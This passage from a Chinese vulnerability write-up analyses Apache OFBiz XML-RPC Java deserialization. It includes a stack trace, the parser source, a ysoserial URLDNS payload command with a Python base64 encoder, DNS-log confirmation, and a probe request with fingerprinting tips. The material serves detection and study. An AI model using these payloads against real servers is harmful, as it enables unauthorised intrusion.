at java.io.ObjectInputStream.<init>(ObjectInputStream.java:358) ~[?:1.8.0_211]
at org.apache.xmlrpc.parser.SerializableParser.getResult(SerializableParser.java:35) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.endValueTag(RecursiveTypeParserImpl.java:78) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.MapParser.endElement(MapParser.java:185) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.endElement(RecursiveTypeParserImpl.java:103) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xmlrpc.parser.XmlRpcRequestParser.endElement(XmlRpcRequestParser.java:165) ~[xmlrpc-common-3.1.3.jar:3.1.3]
at org.apache.xerces.parsers.AbstractSAXParser.endElement(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.impl.XMLNSDocumentScannerImpl.scanEndElement(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl$FragmentContentDispatcher.dispatch(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanDocument(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.xerces.jaxp.SAXParserImpl$JAXPSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:~]
at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.getRequest(XmlRpcEventHandler.java:285) ~[ofbiz.jar:~]
... 36 more
2020-08-28 11:35:31,436 |jsse-nio-8443-exec-7 |RequestHandler |I| Ran Event [xmlrpc:#] from [request], result is [null]
```

断点在 SerializableParser:

```
public class SerializableParser extends ByteArrayParser {
    public Object getResult() throws XmlRpcException {
        try {
            byte[] res = (byte[]) super.getResult();
            ByteArrayInputStream bais = new ByteArrayInputStream(res);
            ObjectInputStream ois = new ObjectInputStream(bais);
            return ois.readObject();
        } catch (IOException e) {
            throw new XmlRpcException("Failed to read result object: " +
e.getMessage(), e);
        } catch (ClassNotFoundException e) {
            throw new XmlRpcException("Failed to load class for result object: "
+ e.getMessage(), e);
        }
    }
}
```



可知进行readObject是我们base64后的内容，即到达反序列化入口点。

查了一轮资料，根据阿里先知上的文章了解到：

这边是以`XmlRpcRequestParser` 为解析器对输入进行解析，`XmlRpcRequestParser` 是在 `xmlrpc-common-3.1.3.jar` 包中，而 `xmlrpc-common-3.1.3.jar` 则是 Java 中处理 XML-RPC 的第三方库，最新版本是2013年发布的 3.1.3。XML-RPC 是一种远程过程调用（remote procedure call）的分布式计算协议，通过 XML 将调用函数封装，并使用 HTTP 协议作为传送机制。

```

public TypeParser getParser(XmlRpcStreamConfig pConfig, NamespaceContextImpl pContext, String pURI, String pLocalName) {
    if ("http://ws.apache.org/xmlrpc/namespaces/extensions".equals(pURI)) {
        if (!pConfig.isEnabledForExtensions()) {
            return null;
        }
        if ("nil".equals(pLocalName))
            return new NullParser();
        if ("i1".equals(pLocalName))
            return new I1Parser();
        if ("i2".equals(pLocalName))
            return new I2Parser();
        if ("i8".equals(pLocalName))
            return new I8Parser();
        if ("float".equals(pLocalName))
            return new FloatParser();
        if ("dom".equals(pLocalName))
            return new NodeParser();
        if ("bigdecimal".equals(pLocalName))
            return new BigDecimalParser();
        if ("biginteger".equals(pLocalName))
            return new BigIntegerParser();
        if ("serializable".equals(pLocalName))
            return new SerializableParser();
        if ("dateTime".equals(pLocalName)) {
            return new CalendarParser();
        }
    } else if ("".equals(pURI)) {
        if ("int".equals(pLocalName) || "i4".equals(pLocalName))
            return new I4Parser();
        if ("boolean".equals(pLocalName))
            return new BooleanParser();
        if ("double".equals(pLocalName))
            return new DoubleParser();
        if ("dateTime.iso8601".equals(pLocalName)) {
            return new DateParser(new XmlRpcDateTimeDateFormat(this) { private static final long serialVersionUID = 7585237706442299067L;
                private final TypeFactoryImpl this$0;

                protected TimeZone getTimeZone() { return this.this$0.controller.getConfig().getTimeZone(); } }
        );
        }
        if ("array".equals(pLocalName))
            return new ObjectArrayParser(pConfig, pContext, this);
        if ("struct".equals(pLocalName))
            return new MapParser(pConfig, pContext, this);
        if ("base64".equals(pLocalName))
            return new ByteArrayParser();
        if ("string".equals(pLocalName)) {
            return new StringParser();
        }
    }
}

```

当标签里存在 `serializable` 的时候，会进入到反序列化操作。

使用 `java -jar yso.jar URLDNS "http://xxxx" > url.bin` 然后：

```

import base64


# payload = open("url.bin").read()
with open("./url.bin", 'rb') as file:
    payload = file.read()

bbs = base64.b64encode(payload)

print(bbs)

```





在dnslog上查看


#	host	type	date
414864	ofbiz.s.c	AAAA	2020-08-28 10:45:05

clear

« 1 2 3

## 0x05 注意事项

- 根据最开始提供的poc `<?xml version="1.0"?><methodCall><methodName>ProjectDiscovery</methodName><params><param><value>dwisiswant0</value></param></params></methodCall>` 来进行检测效果不太好，因为一旦ProjectDiscovery这个server已经有人打过，再打就不会提示 `No such service ProjectDiscovery`，建议此处换成随机字符串
- 如果未出现 `No such service` 不代表不存在，可以使用urldns来进行测试，理论上存在下图的场景都是有可能存在漏洞的。



## 0x06 Ofbiz的特征

- 查看response的set-cookie是否带 `OFBiz.Visitor`

## 0x07 参考

- <https://xz.aliyun.com/t/8184>
- <https://cwiki.apache.org/confluence/display/OFBIZ/Using+XMLRPC+as+an+alternative+to+SOAP>